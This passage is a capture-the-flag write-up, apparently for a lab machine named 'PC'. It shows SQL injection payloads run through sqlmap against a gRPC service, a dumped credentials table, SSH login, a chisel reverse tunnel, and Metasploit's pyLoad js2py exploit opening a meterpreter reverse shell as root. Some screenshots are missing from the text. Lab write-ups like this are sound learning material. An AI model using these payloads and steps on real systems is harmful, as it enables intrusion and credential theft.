
When I ran it, it told me I needed a token header.



I tried again with the token and the ID.



This gave me:



I tried a number of times and no change. Assuming it was a database and the fact we had the request, I ran sqlmap.

```
POST /invoke/SimpleApp.getInfo HTTP/1.1
Host: 127.0.0.1:33799
Content-Length: 193
sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
Content-Type: application/json
Accept: */*
X-Requested-With: XMLHttpRequest
x-grpcui-csrf-token: NtsoDYJmhTN8hvwO3rtgQGb4YZVTplKKy6ylgb0RuJo
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1:33799
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:33799/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: _grpcui_csrf_token=NtsoDYJmhTN8hvwO3rtgQGb4YZVTplKKy6ylgb0RuJo
```

```
Connection: close

{"metadata":
[{"name":"token","value":"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiYWRtaW4iLCJleHAiOjE2ODQ5MzA2NTF9.Ldxj9KlemxraoSgdHcnWAz
ZcKNXvXZBTWfM8HycudCE"}],"data":[{"id":"256"}]}
```

So with the request, I ran sqlmap.

```
➜  pc sqlmap -r request.txt
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.2#stable}
|_ -| . [,]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any
misuse or damage caused by this program

[*] starting @ 10:33:47 /2023-05-24/

[10:33:47] [INFO] parsing HTTP request from 'request.txt'
JSON data found in POST body. Do you want to process it? [Y/n/q]
Cookie parameter '_grpcui_csrf_token' appears to hold anti-CSRF token. Do you want sqlmap to automatically update it in further
requests? [y/N]
[10:33:50] [INFO] resuming back-end DBMS 'sqlite'
[10:33:50] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: JSON id ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: {"metadata":
[{"name":"token","value":"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiYWRtaW4iLCJleHAiOjE2ODQ4ODU5ODR9.QKAGXm6DmAftVsuCRYudLk
ITrbOkkVObQp27i8-WOE4"}],"data":[{"id":"855 AND 5220=5220"}]}

    Type: time-based blind
    Title: SQLite > 2.0 AND time-based blind (heavy query)
    Payload: {"metadata":
[{"name":"token","value":"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiYWRtaW4iLCJleHAiOjE2ODQ4ODU5ODR9.QKAGXm6DmAftVsuCRYudLk
ITrbOkkVObQp27i8-WOE4"}],"data":[{"id":"855 AND 5613=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2))))"}]}

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: {"metadata":
[{"name":"token","value":"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiYWRtaW4iLCJleHAiOjE2ODQ4ODU5ODR9.QKAGXm6DmAftVsuCRYudLk
ITrbOkkVObQp27i8-WOE4"}],"data":[{"id":"-8583 UNION ALL SELECT
CHAR(113,106,120,112,113)||CHAR(77,113,114,98,75,82,81,86,97,100,66,90,69,81,65,115,111,75,122,106,85,84,104,114,110,75,74,107,107,120
,112,97,104,100,85,113,77,97,65,84)||CHAR(113,118,98,122,113)-- dDDG"}]}
---
[10:33:50] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[10:33:50] [INFO] fetched data logged to text files under '/home/karti/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 10:33:50 /2023-05-24/
```

So this indicated that there was an exploit and database type. So I ran it again with `--dump`

This gave us the tables with users:passwords

```
➜  pc sqlmap -r request.txt --dump
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.7.2#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any
misuse or damage caused by this program

[*] starting @ 10:34:25 /2023-05-24/

[10:34:25] [INFO] parsing HTTP request from 'request.txt'
JSON data found in POST body. Do you want to process it? [Y/n/q]
Cookie parameter '_grpcui_csrf_token' appears to hold anti-CSRF token. Do you want sqlmap to automatically update it in further
requests? [y/N]
[10:34:27] [INFO] resuming back-end DBMS 'sqlite'
[10:34:27] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: JSON id ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
```

```
    Payload: {"metadata":
[{"name":"token","value":"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiYWRtaW4iLCJleHAiOjE2ODQ4ODU5ODR9.QKAGXm6DmAftVsuCRYudLk
ITrbOkkVObQp27i8-WOE4"}],"data":[{"id":"855 AND 5220=5220"}]}

    Type: time-based blind
    Title: SQLite > 2.0 AND time-based blind (heavy query)
    Payload: {"metadata":
[{"name":"token","value":"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiYWRtaW4iLCJleHAiOjE2ODQ4ODU5ODR9.QKAGXm6DmAftVsuCRYudLk
ITrbOkkVObQp27i8-WOE4"}],"data":[{"id":"855 AND 5613=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2))))"}]}

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: {"metadata":
[{"name":"token","value":"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiYWRtaW4iLCJleHAiOjE2ODQ4ODU5ODR9.QKAGXm6DmAftVsuCRYudLk
ITrbOkkVObQp27i8-WOE4"}],"data":[{"id":"-8583 UNION ALL SELECT
CHAR(113,106,120,112,113)||CHAR(77,113,114,98,75,82,81,86,97,100,66,90,69,81,65,115,111,75,122,106,85,84,104,114,110,75,74,107,107,120
,112,97,104,100,85,113,77,97,65,84)||CHAR(113,118,98,122,113)-- dDDG"}]}
---
[10:34:27] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[10:34:27] [INFO] fetching tables for database: 'SQLite_masterdb'
[10:34:27] [INFO] fetching columns for table 'messages'
[10:34:27] [INFO] fetching entries for table 'messages'
Database: <current>
Table: messages
[1 entry]
+----+-----------------------------------------------+----------+
| id | message                                       | username |
+----+-----------------------------------------------+----------+
| 1  | The admin is working hard to fix the issues. | admin    |
+----+-----------------------------------------------+----------+

[10:34:27] [INFO] table 'SQLite_masterdb.messages' dumped to CSV file
'/home/karti/.local/share/sqlmap/output/127.0.0.1/dump/SQLite_masterdb/messages.csv'
[10:34:27] [INFO] fetching columns for table 'accounts'
[10:34:27] [INFO] fetching entries for table 'accounts'
Database: <current>
Table: accounts
[2 entries]
+------------------------+----------+
| password               | username |
+------------------------+----------+
| admin                  | admin    |
| HereIsYourPassWord1431 | sau      |
+------------------------+----------+

[10:34:27] [INFO] table 'SQLite_masterdb.accounts' dumped to CSV file
'/home/karti/.local/share/sqlmap/output/127.0.0.1/dump/SQLite_masterdb/accounts.csv'
[10:34:27] [INFO] fetched data logged to text files under '/home/karti/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 10:34:27 /2023-05-24/
```

ssh

```
➜  pc ssh sau@10.129.180.185
sau@10.129.180.185's password:
Last login: Mon May 15 09:00:44 2023 from 10.10.14.19
sau@pc:~$ ls
user.txt
sau@pc:~$ cat user.txt
f96cf9cb87711552da72f40dfbc52ea1
sau@pc:~$
```

So we logged in successfully and got the user flag.

privilege escalation

Now this took a few hours. Once on I ran through a number of different binaries to see what I could find. Used linpeas, linenum and linux-exploit-suggester to name a few. I focused on running services and spent a long time playing trying to figure out a way to get escalation. Next I looked at open ports.

```
sau@pc:~$ netstat -cat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:domain        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*               LISTEN
tcp        0      0 localhost:8000          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:9666            0.0.0.0:*               LISTEN
tcp        0    208 10.129.180.185:ssh      10.10.16.43:39680       ESTABLISHED
tcp        0      1 10.129.180.185:43248    8.8.8.8:domain          SYN_SENT
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN
tcp6       0      0 [::]:50051              [::]:*                  LISTEN
tcp6       0      0 10.129.180.185:50051    10.10.16.43:49758       ESTABLISHED
tcp6       0      0 10.129.180.185:50051    10.10.16.43:41950       ESTABLISHED
tcp6       0      0 10.129.180.185:50051    10.10.16.43:60602       ESTABLISHED
```


```
tcp6       0      0 10.129.180.185:50051    10.10.16.43:54572       ESTABLISHED
tcp6       0      0 10.129.180.185:50051    10.10.16.43:50012       ESTABLISHED
```

I set up a port forwarder to look at 9600 and 8000 by transferring chisel to the target as a client and running the server my attack box:


```
***SERVER***
➜  binaries chisel server -p 9999 --reverse
2023/05/24 13:52:25 server: Reverse tunnelling enabled
2023/05/24 13:52:25 server: Fingerprint fHyV7k3d9Jc7NhMEQsx3ilVnV31w2NcfHqXu28Qu+4A=
2023/05/24 13:52:25 server: Listening on http://0.0.0.0:9999
2023/05/24 13:53:17 server: session#1: tun: proxy#R:8000=>8000: Listening
2023/05/24 13:55:57 server: session#2: tun: proxy#R:8000=>8000: Listening

***CLIENT***
sau@pc:~$ ./chisel client 10.10.16.43:9999 R:8000:127.0.0.1:8000
2023/05/24 12:53:18 client: Connecting to ws://10.10.16.43:9999
2023/05/24 12:53:18 client: Connected (Latency 9.30499ms)
^C2023/05/24 12:55:36 client: Disconnected
2023/05/24 12:55:36 client: Give up
sau@pc:~$ ./chisel client 10.10.16.43:9999 R:8000:127.0.0.1:8000
2023/05/24 12:55:58 client: Connecting to ws://10.10.16.43:9999
2023/05/24 12:55:58 client: Connected (Latency 9.369931ms)
```

This gave me the web page:



Tried with some default credentials with no luck and then did a quick search for exploits:



Now call me lazy but I saw the metasploit, quickly spun up a msfconsole:

```
➜  pc msfconsole

# cowsay++
 ------------
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v6.3.10-dev                          ]
+ -- --=[ 2306 exploits - 1205 auxiliary - 412 post       ]
+ -- --=[ 968 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Open an interactive Ruby terminal with
irb
Metasploit Documentation: https://docs.metasploit.com/
```

Ran a search:

```
msf6 > search pyload

Matching Modules
```

```
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/linux/http/pyload_js2py_exec  2023-01-13       excellent  Yes    pyLoad js2py Python Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/http/pyload_js2py_exec

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
```

Selected the exploit and added the required parameters:

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(linux/http/pyload_js2py_exec) > set rhosts 127.0.0.1
rhosts => 127.0.0.1
msf6 exploit(linux/http/pyload_js2py_exec) > set rport 8000
rport => 8000
msf6 exploit(linux/http/pyload_js2py_exec) > options

Module options (exploit/linux/http/pyload_js2py_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     127.0.0.1        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-
metasploit.html
   RPORT      8000             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       Base path
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,certutil,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine
or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (cmd/unix/python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.122.161  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Unix Command

View the full module info with the info, or info -d command.

msf6 exploit(linux/http/pyload_js2py_exec) > set lhost tun0
lhost => 10.10.16.43
```

Ran the exploit:

```
msf6 exploit(linux/http/pyload_js2py_exec) > run
[*] Started reverse TCP handler on 10.10.16.43:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Successfully tested command injection.
[*] Executing Unix Command for cmd/unix/python/meterpreter/reverse_tcp
[*] Sending stage (24772 bytes) to 10.129.180.185
[*] Meterpreter session 1 opened (10.10.16.43:4444 -> 10.129.180.185:58830) at 2023-05-24 14:04:42 +0100

meterpreter >
```

Got the meterpreter session, droppped into a shell and got the flag:

```
meterpreter > shell
Process 62196 created.
Channel 1 created.
id
uid=0(root) gid=0(root) groups=0(root)
cat /root/root.txt
ab609ae3bb0200e19182ea99b6633193
```

summary

I really enjoyed that box. Learnt a lot!!